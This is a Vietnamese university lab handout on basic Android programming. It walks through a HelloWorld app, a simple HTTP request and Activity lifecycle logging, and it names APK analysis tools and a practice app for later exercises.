

5

Session

LẬP TRÌNH AN TOÀN ỨNG DỤNG ANDROID CƠ BẢN

Basic Android Secure Programming

Thực hành Bảo mật web và ứng dụng

Lưu hành nội bộ 2023

(Nghiêm cấm đăng tải trên internet dưới mọi hình thức)

A. TỔNG QUAN


A.1 Mục tiêu

Giúp sinh viên có kiến thức và kỹ năng cơ bản trong việc lập trình một ứng dụng Android đơn giản thông qua việc sử dụng Android Studio và bước đầu sử dụng công cụ ProGuard để tối ưu mã nguồn của mình. Phân tích, khai thác một ứng dụng Android đơn giản thông qua việc sử dụng Android Studio và một số công cụ hỗ trợ phân tích các tập tin APK.

B. CHUẨN BỊ MÔI TRƯỜNG

B.1 Cài đặt Android Studio

Sinh viên tải và cài đặt Android Studio tương ứng với hệ điều hành của máy tính, tham khảo tại đường dẫn [Hướng dẫn cài đặt Android Studio](#).





B.2 Các tập tin được cung cấp sẵn

Trong bài thực hành, GVTTH cung cấp sẵn cho sinh viên một tập tin có tên **SQLiteConnector** được dùng để thực hiện kết nối đến một cơ sở dữ liệu phục vụ cho quá trình đăng nhập vào ứng dụng.

Với mỗi yêu cầu bên dưới, sinh viên tiến hành phân tích một số file APK được giảng viên cung cấp sẵn, bao gồm:

- **InsecureBankv2.apk**: file ứng dụng InsecureBank đã có tùy chỉnh, dùng cho yêu cầu phân tích file APK.
- **AndroLabServer**: thư mục chứa các file Python dùng để chạy server web cho ứng dụng, dùng python3.


B.3 Thiết lập môi trường

- Sinh viên có thể dùng Linux/MacOS/Windows cho các yêu cầu phân tích file APK. Cần cài đặt sẵn một số công cụ phân tích:
 - **Unzip** (hoặc **Winrar**) để giải nén file APK.
 - **dex2jar**
 - **jadx-gui**
 - **python3** để chạy web cho ứng dụng.
 - **apktool** để biên dịch ngược và tái biên dịch các file APK


C. THỰC HÀNH

C.1 HelloWorld


Giao diện khi mở Android Studio



Để tạo Project: *Create New Project > Empty Activity*



Chọn một số cấu hình mong muốn



Code sẽ ở tập tin *MainActivity.java*

```

MyApplication > app > src > main > java > com > example > myapplication > MainActivity.java
1 package com.example.myapplication;
2
3 import ...
4
5 public class MainActivity extends AppCompatActivity {
6
7     @Override
8     protected void onCreate(Bundle savedInstanceState) {
9         super.onCreate(savedInstanceState);
10        setContentView(R.layout.activity_main);
11    }
12
13 }
14

```

In một thông điệp “Hello world” ở log của Android (log cat)

`Log.d("Android Mobile ", "Hello World");`

Session 5: Lập trình an toàn ứng dụng Android cơ bản


```
package com.example.myapplication;

import ...


public class MainActivity extends AppCompatActivity {

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);
        Log.d( tag: "Android Mobile ", msg: "Hello World");
    }
}
```

Chọn Run 'app' để chạy



App mới tạo



Nhìn vào Logcat thì ta đã in được thông điệp Hello world!


The screenshot shows the Logcat window in Android Studio. The search bar at the top has "Hello" entered. Below the search bar, there is a list of log entries. One entry stands out with the text "Hello World" highlighted in yellow. The logcat interface includes various filters and settings at the bottom.

```


Logcat
Custom Phone Android 8.0.0, AF com.example.myapplication (2308) Debug
logcat
Hello
2021-04-18 10:52:15.989 1267-1267/com.android.launcher3 I/launcher-loader: type=1400 audit(0.0:1237): a
2021-04-18 10:52:15.989 1267-1267/com.android.launcher3 I/launcher-loader: type=1400 audit(0.0:1238): a
2021-04-18 10:52:16.010 2308-2308/com.example.myapplication D/Android Mobile: Hello World
2021-04-18 10:52:16.026 2308-2361/com.example.myapplication D/OpenGLRenderer: HWUI GL Pipeline
2021-04-18 10:52:16.044 2251-2251/? W/app_process: Unexpected CPU variant for X86 using defaults: x86
2021-04-18 10:52:16.041 2251-2251/? T/main: ttype=1400 audit(0.0:1239): avc: denied { sendto } for path=

```

Build thành tập tin apk *Build > Build Bundle(s)/APK > Build APK(s)*



Kết quả build thành công



Chọn "locate" ta sẽ đến được thư mục chứa tập tin apk vừa build.



C.2 Tạo HTTP Request

- Mục tiêu truy vấn đến server;
- Có thể tạo một Project mới;
- Ta sẽ code trên 2 tập tin *MainActivity.java* và *AndroidManifest.xml*
- Permission là gì?
(<https://developer.android.com/guide/topics/permissions/overview>)
⇒ Android sẽ không cho ta tương tác với các thành phần hệ thống (Camera, Internet, Disk...), nếu muốn phải request permission.

Để gửi *HTTP Request* cần phải định nghĩa trong *AndroidManifest.xml* “2” permissions sau:

```
<uses-permission android:name="android.permission.INTERNET"></uses-permission>
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"></uses-
permission>
```

Thêm các thư viện sau trong *MainActiviry.java*

```
import androidx.appcompat.app.AppCompatActivity;
import java.io.BufferedReader;
import java.io.InputStreamReader;
import java.net.URL;
import java.net.URLConnection;
import android.os.StrictMode.ThreadPolicy.Builder;
import android.os.StrictMode;
import android.os.Bundle;
import android.util.Log;
```

Trong onCreate của *MainActivity.java*, thêm dòng sau:

```
StrictMode.setThreadPolicy(new Builder().permitAll().build());
```

StrictMode là class được load mặc định trong Android, chặn các tương tác Disk I/O, Network Access từ UI thread => Thêm dòng ghi đè policy

Tiếp theo gán giá trị url muốn truy cập:

```
String url = "https://inseclab.uit.edu.vn/robots.txt";
StringBuilder url_holder = new StringBuilder();
url_holder.append(url);
```

Tạo một connection:

```
URLConnection conn = new URL(url_holder.toString()).openConnection();
```

Thiết lập Header cho connection:

```
conn.setRequestProperty("Content-Type", "application/x-www-form-urlencoded");
conn.setRequestProperty("charset", "utf-8");
conn.setUseCaches(false);
```

Tạo buffer để lấy dữ liệu về:

```
BufferedReader buffer = new BufferedReader(new InputStreamReader(conn.getInputStream()));
```


Sau đó đọc response trả về:

```
String response;
String data_from_stream;
for (response = new String(); true; response += data_from_stream) {
    String stream = buffer.readLine();
    data_from_stream = stream;
    if (stream == null) {
        break;
    }
}
```

Sau đó log ra để xem


```
Log.d("InsecLab ", response);
```

Kết quả là:



C.3 Android Activity

- Activity là gì? (<https://developer.android.com/reference/android/app/Activity>)
 - ⇒ Là một hành động user có thể thực hiện.
- Bên trong một Activity có nhiều hàm callback như onCreate(), onStart()... Vòng đời của Activity như sau:




onCreate()	Được gọi khi activity được khởi tạo
onStart()	Được gọi khi activity bắt đầu hiện lên cho sinh viên thấy
onResume()	Được gọi khi activity được user sử dụng
onPause()	Được gọi khi user “focus” qua 1 activity khác
onStop()	Được gọi khi activity không còn được nhìn thấy bởi user
onDestroy()	Được gọi trước khi activity bị hệ thống xoá
onRestart()	Được gọi khi activity được bật lên sau khi stop

Tạo tất cả callback trong MainActivity, sau đó ghi log để biết khi nào callback được gọi.

```
// Called when the activity is about to become visible.


@Override
protected void onStart() {
    super.onStart();
    Log.i(msg, "==== onStart() ====");
}
```

Bật logcat lên xem



- ⇒ Do code vừa chạy nền *onCreate()* sẽ được gọi để khởi tạo Activity;
- ⇒ Activity đang hiện sẽ là *onStart()*, hiện hoàn toàn *onResume()*.

Thử chọn button Power



Xem lại logcat

The screenshot shows the Logcat window with the following details:

- Device: Custom Phone Android 8.0.0, AF
- Logcat filter: com.example.myapplicationactivity
- Log level: Info
- Logs:
 - 2021-04-18 11:57:04.815 2993-3018/com.example.myapplicationactivity I/OpenGLRenderer: Initialized EGL, vers
 - 2021-04-18 11:57:04.817 2993-3018/com.example.myapplicationactivity W/OpenGLRenderer: Failed to choose conf
 - 2021-04-18 11:57:04.900 2993-3018/com.example.myapplicationactivity I/vndksupport: sphal namespace is not c
 - ↑ 2021-04-18 11:57:04.940 2993-3018/com.example.myapplicationactivity E/eglCodecCommon: goldfish_dma_create_r
 - ↓ 2021-04-18 12:00:31.359 2993-2993/com.example.myapplicationactivity I/AndroidMobile: === onPause() ===
 - 2021-04-18 12:00:31.400 2993-2993/com.example.myapplicationactivity I/AndroidMobile: === onStop() ===

